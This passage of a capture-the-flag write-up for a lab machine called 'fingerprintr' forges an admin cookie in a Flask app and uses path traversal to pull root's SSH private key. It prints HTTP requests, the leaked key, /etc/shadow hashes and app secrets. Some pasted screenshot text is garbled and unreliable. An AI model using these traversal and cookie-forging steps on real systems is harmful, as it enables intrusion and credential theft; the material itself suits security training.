...[snip]...

```

,7h15\_15\_4\_v3ry\_57r0n6\_4nd\_uncr4ck4bl3\_p455phr453!!!,false ⇒ [00 - Loot > Creds > Secret on port 8088](#)

so we know

49f5f0062780bed62dc06bf4a8d2dd9cb5c3fda50e19a5a840262c26c001bb0338550635d9fd36fef81113d9fbd15805193308e099ee214406b0a87c0b6587fb = john,7h15\_15\_4\_v3ry\_57r0n6\_4nd\_uncr4ck4bl3\_p455phr453!!!,false and is using the IV = 7h15\_15\_4\_v3ry\_57r0n6\_4nd\_uncr4ck4bl3\_p455phr453!!!

I don't know the key, but i can just sign a cookie like this.

```

POST /profile HTTP/1.1
Host: localhost:8088
sec-ch-ua: "(Not(A:Brand);v=\"8\", \"Chromium\";v=\"99\"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: \"Linux\"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 70
Cookie: user_id=49f5f0062780bed62dc06bf4a8d2dd9cb5c3fda50e19a5a840262c26c001bb0338550635d9fd36fef81113d9fbd15805193308e099ee214406b0a87c0b6587fb;

new_name=john,7h15_15_4_v3ry_57r0n6_4nd_uncr4ck4bl3_p455phr453!!!,true

```

and the cookie is

```

49f5f0062780bed62dc06bf4a8d2dd9cb5c3fda50e19a5a840262c26c001bb0338550635d9fd36fef81113d9fbd15805193308e099ee214406b0a87c0b6587fb
12eff150c923ae9f81e2aaa1ca548227e13cfd3326d

```

Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
User options
Learn
Java Serialized Payloads
JSON Web Tokens
JOSEPH
Deserialization Scanner

test
version
tables
columns
data
xss
18
welcome
micheal
admin
22
shell
25
26
27
28
29
30
finalpoit
...

Send
Cancel
<
>
Follow redirection

Request

Response

Inspector

1 POST /profile HTTP/1.1
2 Host: localhost:8088
3 sec-ch-ua: "Not(A;Brand";v="8", "Chromium";v="99"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9
9 Sec-Fetch-Site: none
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Connection: close
16 Content-Type: application/x-www-form-urlencoded
17 Content-Length: 70
18 Cookie: user\_id=49f5f0662780bed62dc08bf4a8d2dd9cb5c3fda50e19a5a840262c26c001bb0338550635d9f436fe81113d9fbd1580598227540a8c9acedcd1612eff158c923ae9f81e2aa1ca548227e13cdf3326d
21440b0a87c0b6587fb;
19 new\_name=john,7h15\_15\_4\_v3r0n6\_4nd\_uncr4ck4b13\_p455phr453!|!,true
20

1 HTTP/1.0 302 FOUND
2 Content-Type: text/html; charset=utf-8
3 Location: http://localhost:8088/admin
4 Set-Cookie: user\_id=49f5f0662780bed62dc08bf4a8d2dd9cb5c3fda50e19a5a840262c26c001bb0338550635d9f436fe81113d9fbd1580598227540a8c9acedcd1612eff158c923ae9f81e2aa1ca548227e13cdf3326d; Path=/
5 Content-Length: 0
6 Server: Werkzeug/1.0.1 Python/2.7.17
7 Date: Fri, 08 Apr 2022 18:36:50 GMT
8
9

Request Attributes
Request Query Parameters
Request Body Parameters
Request Cookies
Request Headers
Response Headers

0 matches

0 matches

Done
481 bytes / 57 millis

and finally with an admin cookie...

## exploit

```
ssh -i john.id_rsa -L 8088:127.0.0.1:8088 john@$IP
```

## Burpsuite

## request

```

GET /admin/view/../../root/.ssh/id_rsa HTTP/1.1
Host: localhost:8088
sec-ch-ua: "Not(A;Brand";v="8", "Chromium";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie:
user_id=49f5f0662780bed62dc08bf4a8d2dd9cb5c3fda50e19a5a840262c26c001bb0338550635d9f436fe81113d9fbd1580598227540a8c9ad19997e68517d86b3d4b26b08e016fa62bd39e697564590fbfbb759e1fa44d52dadd33f15e45ce49ccb86746bf219d39acedcd1612eff158c923ae9f81e2aa1ca548227e13cdf3326d
Connection: close
```

## response

```

HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 1679
Server: Werkzeug/1.0.1 Python/2.7.17
Date: Thu, 31 Mar 2022 14:36:11 GMT

-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAACAQEAxBdEECQ0hzXNhtcyq8/TU6T1hb5K2WYbpF30BMlCUkUe5Z6Z
19RmFG1BVU517IMaVeLL92WrGvYXfp2A9oIeLugE1jGcqAkK0aqWMGPna5vGsnzj
wmncPtNqudxMMoPz0c5baF9RLWdGG684Kzhk+FMET5amLuGfgz/ztxShaotrBF8
QLdKU92/jddEd4c5TSN4kpLm+CR2vYH4JW12mp2/vthkMlkD0g06u6170FL/XQ1
gRn8o3mh54+SMc+HgQKhTf0u1Dg151j9GvdLfN41z/jUF93vZz4wFDS8q9NZR9u
LZWTCm+Boqhca0jNaQK5kQtKZ2uoU/XqzunIQIDAQABoIAQCUMn3+10X/qYHD
mB9p9QRrOyOIQSTPIxoGqDndh0eZg5YVKZ2IMAK6cdVIRE1p8smkx2Rrw=UrPOKv
gpmLs+xxwME/SeNkXLuAYxSozuVL5fqrnB35fDs3rDBYacRvqH543L8c5jEUVUM
prTFE4RH15mcIteVD0P7eB6SWN1L0srKxMpiUHRG3m1b6QyQE0852zPxqkLQxhh
pq5zcZaLInrSTVwB7jT01dfbIn3obI8ztU1MrCn5Re8Tyu1Xm1jva1U3kfjhLSL
iuMLYP14omt6Z0Dy9qnImJvCh35ZHi1tyR1XfWtye0ermwDFB0EX14bNk1c7Nb
QqebG7g8AoGBAQ1QmS3H1dEnuaJeQcQzQMPP500G6vVBILRLjPRKpW6amC2rv
Udrnk/6SQUwxcEDNjLkcabn1BAw6ZK8BujGydvNw+awRQqWmdL9CLcMHf192Zv+G
mb8DEqId04KsY909E23yq1R7z1De5rJwMzL85+ZQeoadHEgAXsJkjbyxAOGBAMSh
AWKxdo4k2qv8FeAcy9xGbcpP9YUEnySCOVrFYAenR+oeWmojF8T8WAAChdsGc
YHmbPi0etLAX4pAt3ww05SPjdUNB81avA1KphRITVF/hr1DWqd5rjHgmO83hPgY+
132Q08rHjnfsmh+eSQQWPy109yYVed1sgzDLG1xAoGAWBNY//HATR1V9z1LN6mB
tAdc6K3/zggf4Z36c1mrLjKJGr1PIgDeoM4sw071SRq4Zu219pL/xEda1pQ+k5p
60D2dAS3U8fGS3A++kRds1AextmyzWdegUDEt/ZOFNJHEKmrBuwmcDztJAXIsRM
TS8xknkAb/kFR/77yQJN4MECgYEAW5fswD1J5o34KQJW3BF5Et1+1b1WZu5ffvDQ
vZ3fQeCLZhyZ30RYk83dTLEjdrSxU6GALrBEsIox3/bmgfexImmPzabHz/Ywg6
Xd+L3rWz1awjG9pw2tg7K5QTpwYqYodseoz8XhMDU2Tn4WD083B4z9gn3FDZt6S
pUY3RgECgYEAYrVpT9r14j2pDc/ht54dtClxw+jc2pF57IsAy1TdLsefuwNlr
GUUYBeBWuK8vx14XYNvMt45eg/GaU0Z2SoczuNPiVoOkBrH3+BxKZ98zxvwznqTS
oggFxxgJtq+oAaWhPmDGDWigqoa/Aecd6C0t94T7avfE9ZB34QWmsms=
-----END RSA PRIVATE KEY-----
```

DashboardTargetProxyIntruderRepeaterParam MinerTurbo Intruder

test xversion xtables xcolumns xdata x16 x18 xwelcome micheal xadmin x22 xshell x25 x26 x27 x28 x29 x30 xfinalsploit x...

SendCancel< >

Request

PrettyRawHex

1111

1 GET /admin/view/../../../../root/.ssh/id\_rsa HTTP/1.1  
2 Host: localhost:8088  
3 sec-ch-ua: "(Not(A;Brand);v=8", "Chromium";v=99"  
4 sec-ch-ua-mobile: 70  
5 sec-ch-ua-platform: "Linux"  
6 Upgrade-Insecure-Requests: 1  
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/9537.36  
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9  
9 Sec-Patch-Site: none  
10 Sec-Patch-Mode: navigate  
11 Sec-Patch-User: 71  
12 Sec-Patch-Dest: document  
13 Accept-Encoding: gzip, deflate  
14 Accept-Language: en-US,en;q=0.9  
15 Cookie: user\_id=49f5f0062780b4d624c0d8f4a8d2d49c5c3fda50a19a5a840263c26c001bb038550635d9f436fef01113d9fbd1580598227540a8e9ad19997e68517d8b634b42608e01f6f652b939e697564590fbb759e1fa4452add39f15e45c49cc8b6746bf21d3939ecdcf612eef150923ae9f81e2aa1ca548227a13cfdf3326d  
16 Connection: close  
17  
18

Response

PrettyRawHexRender

1111

1 HTTP/1.1 200 OK  
2 Content-Type: text/html; charset=utf-8  
3 Content-Length: 1679  
4 Server: Werkzeug/1.0.1 Python/2.7.17  
5 Date: Fri, 08 Apr 2022 18:37:43 GMT  
6  
7 -----BEGIN RSA PRIVATE KEY-----  
8 MIIEpQIBAAQCAQEAvgBSECOHqzNhtcyq8/TUSTJHbSK2WtpF3OBMlCKUeh5Z62  
9 19RFGlBIVU5iZIMaVeLLS2WrgYXfp2A9eTeLugEJGcaAK0aMMPnaSvGsnz  
10 wncPNQuaMMPnozC5aF9RLWdUG8AKZrhkFHM75aMduPqz/z2KxMatRPF8  
11 QdA8U2j/sIEE4cST9Mh5la++FCyYH3M2wp2/vtMqJ0ogRdu6L70Tl/XOL  
12 qR8oJah54+Skc+HgQhtT70uLDg15Iz9vdtFn4iz7jUP93vZz4wF058g9N2R9u  
13 L2HTCv8B9hcn0jNagQySA2kZ2uauVqzupTIDQAB4eIBACUjN3vLOvqYHD  
14 mb8pK0RyOyOIGSTPTx0GqDndh0ezYVYK2CLMAK6cdVREip8sakk2RnwURPQV  
15 gpa1s+wwVE/seNkXLUAYs0zuuL15fqrB3JfDs3rDBYacRqH54SL0c9jEVLKM  
16 prTFE4HtsSwc1teV00P7e89MEL05KsHbPThH93e1h6yQ08522PqKlQvH  
17 p45zcZALnrSTVw87jDldfBtN3ub1BzTUDWrcn5Re8Tyu1Xlaj1u1U3kfjhlSL  
18 iuMlYPl4ont6200y9qnIw3vCh35ZhIs1tyRLXpvtYeDerawDFbEX14bMk1c7Nb  
19 QqebG78BA0GBA0L0e38rtd8nuuJhCQjU2PQPS0002Evbb1RLjPRq6w6C2zv  
20 Ufrnk/6S0UvcEDNjLkcbn1BAw6ZK8uUjOydvWkswdQWdnd3CLcMhFI922v+G  
21 mb8DEq1d04KvY090E23yq1R7z1De5r1wHtL85+20eoadE9jAXisKjbyAoGBAMSh  
22 ANKxvds4Zu8V8P8Ac9y8c9pPPIBnySC0vFYAeovv0HwJFRTBMAChdsgc  
23 YHhBP10et1AXApAT3w05SPjduNB1avAlKpRLTYF/hr1DMq5rjHqM08JhPgY+  
24 132q08Hjnf+Mh+e3WQXpY109YVed1sgz0LQ1xAGW8NY//MATRLV9z1LNG6B  
25 114Dv8K3/2qpf4Z86C1rL1K30r3Pfg0hMAw073SRAZU21361/4ED3ajpH+Sp  
26 6002dAS3UBf9S8A++KrdSLAextny2DegUEdt/ZOPNjHKEKpBuvncDZjAXISRM  
27 TS8xXnkAB/kfr/77yOjM4NECgYEw5FswDj15o9AK07Mj8T5Et1+1b1W2U5FFvQ0  
28 v2HfE5C1zhy2E3Xp188TLEjU8Uu6dAL1BEK1o3/3hgnrfex1mF+abH2vYw6  
29 Xd+L3w2IawjG9pK2tg7KS0TPvYqV0Seo28XhMDU2Fn4w0BND384z9gnJF0ZToS  
30 pUj39gEcGtEayWVp19r14j2pDC/ht54tCltnw+czp5P7iAy7l0sefaw0Nr  
31 QWUv8BwukvixL40VWtE45ep/GauDZV5ccuMPTV0abRt8h-BKX282vrvznqTS  
32 oggPggTq+oAavPnDQDwqoa/Aecdc6C0t94TV7avfE52B14QM5as=  
33 -----END RSA PRIVATE KEY-----  
34

Target: http://localhost:8088

HTTP/1

Inspector

Request Attributes2

Request Query Parameters0

Request Body Parameters0

Request Cookies1

Request Headers15

Response Headers4

0 matches

0 matches

1,835 bytes / 78 milis

## root

### id & whoami

```
root@fingerprintr:~# id && whoami
uid=0(root) gid=0(root) groups=0(root)
root
```

```
root@fingerprintr:~# id && whoami
uid=0(root) gid=0(root) groups=0(root)
root
```

### root.txt

```
root@fingerprintr:~# cat root.txt
feed401a150ff753cdd2e512c8d9c99e
```

### uname -a

```
root@fingerprintr:~# uname -a
Linux fingerprintr 4.15.0-163-generic #171-Ubuntu SMP Fri Nov 5 11:55:11 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
```

### /etc/shadow

```
root@fingerprintr:~# cat /etc/shadow
root:$6$majc70P4$VMjPElFYLIyy8oq4QFLBGku9q98rThALCyM54jG1m.gJQl0sVUBI5nmU70LNV1FV2GxiyqbpzMKfK/x9ahgc1:18928:0:99999:7:::
...[snip]...

john:$6$1K2ZQj/M$IX2MY.gi6rgcXRvuxRw4vPzKx55IRNKKy.lQpVTdu8ukcERk1dzTm6GrSudBsd1DqvLpnxRuw.3Q$Wypz3j0:18896:0:99999:7:::
mysql:!:18896:0:99999:7:::
flask:!:18896:0:99999:7:::
```

## bonus

### app.py

```
SECRET = "7h15_15_4_v3ry_57r0n6_4nd_uncr4ck4b13_p455phr4531!!"
KEY = "17fb7bb3869ddf79de9a21c"
```

and now we can sign any thing and decode and make a smaller cookie with the key!  
[cyberchef](#)